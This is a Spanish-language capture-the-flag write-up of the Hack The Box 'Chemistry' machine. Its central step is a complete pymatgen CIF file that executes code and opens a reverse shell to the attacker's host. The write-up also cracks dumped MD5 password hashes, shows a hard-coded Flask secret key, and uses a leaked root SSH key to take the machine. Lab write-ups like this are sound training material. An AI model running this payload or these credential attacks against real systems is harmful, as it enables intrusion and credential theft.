

Máquina Chemistry Hack The box Easy

Ping inicial de reconocimiento y flechas rojas para despistar:

```
(jouker@joukerm) [~]
$ ping 10.10.11.38
PING 10.10.11.38 (10.10.11.38) 56(84) bytes of data.
64 bytes from 10.10.11.38: icmp_seq=1 ttl=63 time=48.7 ms
64 bytes from 10.10.11.38: icmp_seq=2 ttl=63 time=39.9 ms
64 bytes from 10.10.11.38: icmp_seq=3 ttl=63 time=39.6 ms
^C
--- 10.10.11.38 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 39.601/42.712/48.672/4.215 ms

(jouker@joukerm) [~]
$
```

Puertos abiertos 22 y 5000:

```
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCj5eCyeJYXEGTSpQjRRX4cRr4ghoLub/rlyLFCAQMf40a6103BMzwy30nfkqZDlr6o9t569YKDE9Zkwk01vsDM/T1k/m1o0e0aTRhx2Yene9paJnck8Stw4yVwtcq6PPYJA3HxxKeKyAnIVuYBv
aPNsm+K5rsafUEC5FtyEGLEG0YRmyk/NepFU6qz2553oqLLgh9Ngz4o6dLudpXOhd4gN6aHnXXUHOXJgXdtY9EgNBrd8pawTnjtloAYl4+ccdmfx07PcD0xt55qan1s1IKFq/u0NyV+nldyS3LL0VUCHD7bXuPmHVmqD2/1pJWf+PRAasCXgcUV+3
e4fyh3wec1yRcb3ot1B0k1MD4p5Xmm1koUm7hMXAquebykL0wJ7va3/VGL1934NN8HcBsgcrRlPvRjXz0A2VagJYZv+FvhgdURLM4ZA7DMzv9RgJCU2tNC4EyyvCTAe0rAM2wj0vwYPPELHL+xxHG5vsoZrjYt1tGH0Qvy8fto5RQU=
  256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHh0YTYAAABBBBLzrl552bgToHASF1KHfSdGrkffr/uYDMLjHO0ueMB9HeLRFRvZV5ghoTM3Td9LImvcLsqB84b5n90qy3peebL0=
  256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
ssh-ed25519 AAAAC3NzaC11ZD1NTESAAAAATELLgw7A8Kh8Ava4UXeMe0h/uUnfdoruC3bWc1815SB
5000/tcp  open  http      syn-ack ttl 63 Werkzeug httpd 3.0.3 (Python 3.9.5)
|_ http-methods:
|_ Supported Methods: OPTIONS GET HEAD
|_ http-server-header: Werkzeug/3.0.3 Python/3.9.5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Miramos que tecnologías corre por detrás con la herramientas whatweb:

```
(jouker@joukerm) [~]
$ whatweb 10.10.11.38:5000
http://10.10.11.38:5000 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/3.0.3 Python/3.9.5], IP[10.10.11.38], Python[3.9.5], Title[Chemlstry - Home], Werkzeug[3.0.3]

(jouker@joukerm) [~]
$
```

Vemos que corre un python y con la versión actual intento buscar alguna vulnerabilidad conocida, no tengo suerte ya que no me ha dejado hacer el exploit, ni manualmente ni con metasploit por lo

que he de recurrir a alguna alternativa:

```
[SSH-0022219] 2000/tcp open  http syn-ack ttl 63 Werkzeug httpd 3.0.3 (Python 3.9.5)
|_ http-title: Chemistry - Home
|_ http-methods:
|_ Supported Methods: OPTIONS GET HEAD
|_ http-server-header: Werkzeug/3.0.3 Python/3.9.5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:25
Completed NSE at 21:25, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:25
Completed NSE at 21:25, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:25
Completed NSE at 21:25, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.38 seconds
Raw packets sent: 1001 (44.044KB) | Rcvd: 1001 (40.048KB)

(jouker@jouker)~$ whatweb 10.10.11.38:5000
http://10.10.11.38:5000 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/3.0.3 Python/3.9.5], IP[10.10.11.38], Python[3.9.5], Title[Chemistry - Home], Werkzeug[3.0.3]

(jouker@jouker)~$ searchsploit Werkzeug
Exploits: No Results
Shellcodes: No Results

(jouker@jouker)~$ searchsploit Werkzeug
-----
Exploit Title | Path
-----|-----
Dallate Werkzeug 0.15.4 - Path Traversal | python/webapps/50101.py
Werkzeug - 'Debug Shell' Command Execution | multiple/remote/43905.py
Werkzeug - Debug Shell Command Execution (Metasploit) | python/remote/37814.rb
Shellcodes: No Results
```

No tenia nada que ver el werkzeug. Al parecer la vulnerabilidad tiene más que ver con algo relacionado con la subida de un archivo CIF, seguramente tendremos que colar un reverse shell por aquí.



Encuentro una página y me indica el PoC a realizar para que funcione ese arbitrary Code Execution Exploit:

subclass traversal.

PoC

The vulnerability can be exploited as follows:

Create a file `vuln.cif` with the following contents:

```
data_5y0htAoR
_audit_creation_date      2018-06-08
_audit_creation_method    "Pymatgen CIF Parser Arbitrary Code Execution Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc 'a,b,[d for d in ().__class__.__mro__[1].__getattr__ ( *[(().__class__.__mro__[1]]+["_sub" + "classes_"]) () if d.__name__ == "BuiltinImporter"])[0].load_module ("os").system ("/bin/bash -c \'sh -t >& /dev/tcp/10.10.16.4/5555 0>&1\');0,0,0'

_space_group_magn.number_BNS 62.448
_space_group_magn.name_BNS "P n' m a' "
```

Hago un cat del archivo y lo pongo con contrabarras para escapar los caracteres que lo siguen, ya que si no, de otra forma no me parecía que estuviese funcionando.

```
(jouker@jouker) ~/Escritorio/temporal
$ cat test.cif
data_5y0htAoR
_audit_creation_date      2018-06-08
_audit_creation_method    "Pymatgen CIF Parser Arbitrary Code Execution Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc 'a,b,[d for d in ().__class__.__mro__[1].__getattr__ ( *[(().__class__.__mro__[1]]+["_sub" + "classes_"]) () if d.__name__ == "BuiltinImporter"])[0].load_module ("os").system ("/bin/bash -c \'sh -t >& /dev/tcp/10.10.16.4/5555 0>&1\');0,0,0'

_space_group_magn.number_BNS 62.448
_space_group_magn.name_BNS "P n' m a' "

(jouker@jouker) ~/Escritorio/temporal
```

Al subirlo nos ponemos en escucha por el puerto seleccionado con netcat y nos enviamos una reverse shell.

The screenshot shows a web browser window with the address bar displaying `10.10.11.38:5000/dashboard`. The page title is "Dashboard" and it contains a message: "Please provide a valid CIF file. An example is available [here](#)". Below this message is a "Browse..." button and an "Upload" button. Under the heading "Your Structures", there is a table with two columns: "Filename" and "Actions". The table contains one entry: "test.cif". The "Actions" column for "test.cif" has two buttons: "View" and "Delete". Below the table is a "Logout" button. In the bottom right corner, there is a terminal window. The terminal shows the command `nc -nlvp 5555` being executed, and it displays the output: "listening on [any] 5555 ...", "connect to [10.10.16.4] from (UNKNOWN) [10.10.11.38] 55888", and "sh: 0: can't access tty; job control turned off".

Encontramos una app.py después de aplicar el tratamiento de la TTY

```
Archivo Acciones Editar Vista Ayuda
l^Happ@chemistry:~$ export TERM=xterm
app@chemistry:~$ export SHELL=bash
app@chemistry:~$ ls -l
total 24
-rw----- 1 app app 5852 Oct  9 2024 app.py
drwx----- 2 app app 4096 Jun  3 19:55 instance
drwx----- 2 app app 4096 Oct  9 2024 static
drwx----- 2 app app 4096 Oct  9 2024 templates
drwx----- 2 app app 4096 Jun  3 19:55 uploads
app@chemistry:~$ pwd
/home/app
app@chemistry:~$
```

Posibles credenciales descubiertas o de rosa o del MYSQL

```
app@chemistry:~$ sudo -l
[sudo] password for app:
app@chemistry:~$ getcap -r
usage: getcap [-v] [-r] [-h] [-n] <filename> [<filename> ...]

    displays the capabilities on the queried file(s).
app@chemistry:~$ getcap -r 2>/dev/null
app@chemistry:~$ cat app.py
from flask import Flask, render_template, request, redirect, url_for, flash
from werkzeug.utils import secure_filename
from flask_sqlalchemy import SQLAlchemy
from flask_login import LoginManager, UserMixin, login_user, login_required, logout_user, current_user
from pymatgen.io.cif import CifParser
import hashlib
import os
import uuid

app = Flask(__name__)
app.config['SECRET_KEY'] = 'MyS3cretCh3mistry4PP'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///database.db'
app.config['UPLOAD_FOLDER'] = 'uploads/'
app.config['ALLOWED_EXTENSIONS'] = {'cif'}

db = SQLAlchemy(app)
login_manager = LoginManager(app)
login_manager.login_view = 'login'

class User(UserMixin, db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(150), nullable=False, unique=True)
    password = db.Column(db.String(150), nullable=False)

class Structure(db.Model):
```

No hace falta ir muy lejos, justo debajo de donde he marcado hay un database.db que puedo abrir seguramente con esas credenciales.

```
app@chemistry:~$ find / -name database.db 2>/dev/null
/home/app/instance/database.db
app@chemistry:~$
```

```
app@chemistry:~$ sqlite3 /home/app/instance/database.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> dir
...> .help
...> ;
Error: near "dir": syntax error
sqlite> .help
.archive ...          Manage SQL archives
.auth ON|OFF          Show authorizer callbacks
.backup ?DB? FILE     Backup DB (default "main") to FILE
.bail on|off          Stop after hitting an error. Default OFF
.binary on|off        Turn binary output on or off. Default OFF
.cd DIRECTORY         Change the working directory to DIRECTORY
.changes on|off       Show number of rows changed by SQL
```

```
app
sqlite> .tables
structure user
sqlite> SELECT * FROM user;
1|admin|2861deba8d99436a10ed6f75a252abf
2|app|197865e46b878d9e74a0346b6d59886a
3|rosa|53ed86ee9f624c7b14f1d4f43dc251a5
4|robert|02fcf7cfc10adc37959fb21f06c6b467
5|jobert|3dec299e06f7ed187bac06bd3b670ab2
6|carlos|9ad48828b0955513f7cf0f7f6510c8f8
7|peter|6845c17d298d95aa942127bdad2ceb9b
8|victoria|c3601ad2286a4293868ec2a4bc606ba3
9|tania|a4aa55e816205dc0389591c9f82f43bb
10|eusebio|6cad48078d0241cca9a7b322ecd073b3
11|gelacia|4af70c80b68267012ecdac9a7e916d18
12|fabian|4e5d71f53fdd2eabdbabb233113b5dc0
13|axel|9347f9724ca083b17e39555c36fd9007
14|kristel|6896ba7b11a62cacffbdaded457c6d92
15|test|5f4dcc3b5aa765d61d8327deb882cf99
16|jouker|21232f297a57a5a743894a0e4a801fc3
sqlite>
```

Pillo el hash de Rosa que es el otro usuario que conseguí mediante

el archivo /etc/passwd

```
(jouker@joukerm)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
unicorniosrosados (?)
1g 0:00:00:00 DONE (2025-06-03 22:15) 5.882g/s 17539Kp/s 17539Kc/s 17539KC/s unihmaryanih..unicornios2805
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(jouker@joukerm)-[~]
$
```

Al tirar un linneas, me doy cuenta que el script se tira como root, lo marco como posible información de interés de momento

```
root      850  0.0  0.6 393272 12144 ?        Ssl  10:19  0:00 /usr/lib/udisks2/udisksd
root      887  0.0  0.5 241372 11040 ?        Ssl  10:19  0:00 /usr/sbin/ModemManager
app       1077  0.4  5.1 1290524 101936 ?        Ssl  10:19  2:32 /usr/bin/python3.9 /home/app/app.py
root      1078  0.0  1.3 35520 27760 ?        Ss   10:19  0:00 /usr/bin/python3.9 /opt/monitoring_site/app.py
root      1083  0.0  0.1 6816 2944 ?        Ss   10:19  0:00 /usr/sbin/cron -f
```

Pero creo que la escalada no iba por ahí, hay un puerto 8080 que solo se ve de forma interna que seguramente contiene una aplicación.

```
iptables rules Not Found

[+] Active Ports
[!] https://book.hacktricks.xyz/linux-unix/privilege-escalation#internal-open-ports
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address          State                   PID/Program name
tcp        0      0 0.0.0.0:5000             0.0.0.0:*                LISTEN                  -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*                LISTEN                  -
tcp        0      0 127.0.0.53:53          0.0.0.0:*                LISTEN                  -
tcp        0      0 0.0.0.0:22             0.0.0.0:*                LISTEN                  -
tcp        0 4352 10.10.11.38:22          10.10.16.4:41076         ESTABLISHED            -
tcp        0      1 10.10.11.38:49512       8.8.8.8:53               SYN_SENT                -
tcp6       0      0 :::22                  :::*                     LISTEN                  -
udp        0      0 127.0.0.1:49148         127.0.0.53:53           ESTABLISHED            -
udp        0      0 127.0.0.53:53          0.0.0.0:*                -
udp        0      0 0.0.0.0:68             0.0.0.0:*                -
Recv-Q    Send-Q     Local Address:Port      Peer Address:Port      Process
0          0          127.0.0.1:49148        127.0.0.53:domain

[+] Can I sniff with tcpdump?
No
```

Me aseguro de que así sea...

```
rosa@chemistry:/$ curl 127.0.0.1:8080
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Site Monitoring</title>
  <link rel="stylesheet" href="/assets/css/all.min.css">
  <script src="/assets/js/jquery-3.6.0.min.js"></script>
  <script src="/assets/js/chart.js"></script>
  <link rel="stylesheet" href="/assets/css/style.css">
  <style>
    h2 {
      color: black;
      font-style: italic;
    }

  </style>
</head>
<body>
  <nav class="navbar">
    <div class="container">
      <h1 class="logo"><i class="fas fa-chart-line"></i> Site Monitoring</h1>
      <ul class="nav-links">
        <li><a href="#" id="home"><i class="fas fa-home"></i> Home</a></li>
        <li><a href="#" id="start-service"><i class="fas fa-play"></i> Start Service</a></li>
        <li><a href="#" id="stop-service"><i class="fas fa-stop"></i> Stop Service</a></li>
        <li><a href="#" id="list-services"><i class="fas fa-list"></i> List Services</a></li>
        <li><a href="#" id="check-attacks"><i class="fas fa-exclamation-triangle"></i> Check Attacks</a></li>
      </ul>
    </div>
  </nav>


  <div class="container">
    <div id="earnings">
```

Se puede hacer de varias formas pero básicamente con ssh hago un port forwarding a mi puerto 8080 para ver la aplicación desde dentro.

```
(jouker@joukerm)-[~]
$ ssh -L 8080:127.0.0.1:8080 rosa@10.10.11.38
rosa@10.10.11.38's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

* Documentation:  https://help.ubuntu.com
```

Es una aplicación que no me deja hacer casi nada.




La listo con gobuster y solo veo un directorio con el que no puedo tener interacción con él.

```
(jouker@jouker) [~]
$ sudo gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://127.0.0.1:8080 -x sh,txt,php,html,asp,aspx -t 60
[sudo] contraseña para jouker:
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://127.0.0.1:8080
[+] Method: GET
[+] Threads: 60
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,html,asp,aspx,sh
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/assets (Status: 403) [Size: 14]
Progress: 2/546 / 1543927 (1.78%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 28082 / 1543927 (1.82%)
=====
Finished
=====
(jouker@jouker) [~]
```

Gracias a la potente herramienta nuclei puedo ver que dentro del directorio que no tenia acceso, assets, puedo hacer un lfi a un

local file inclusion.

[illegible]

Con eso pillo la idrsa de root y me autentico como el en la máquina víctima.

```
(jouker@joukerm)-[~/Descargas]
$ mv 'id_rsa(1)' id_rsa

(jouker@joukerm)-[~/Descargas]
$ chmod 600 id_rsa

(jouker@joukerm)-[~/Descargas]
$ ssh -i id_rsa root@10.10.11.38
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue 03 Jun 2025 08:51:12 PM UTC

System load:          0.0
Usage of /:            78.7% of 5.08GB
Memory usage:         34%
Swap usage:           0%
Processes:            226
Users logged in:      0
IPv4 address for eth0: 10.10.11.38
IPv6 address for eth0: dead:beef::250:56ff:fe94:2c94

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Oct 11 14:06:59 2024
root@chemistry:~#
```

Y así termino la máquina



Chemistry has been Pwned!

Congratulations  **Joukerr**, best of luck in capturing flags ahead!

#14449

MACHINE RANK

03 Jun 2025

PWN DATE

RETIRED

MACHINE STATE

OK

SHARE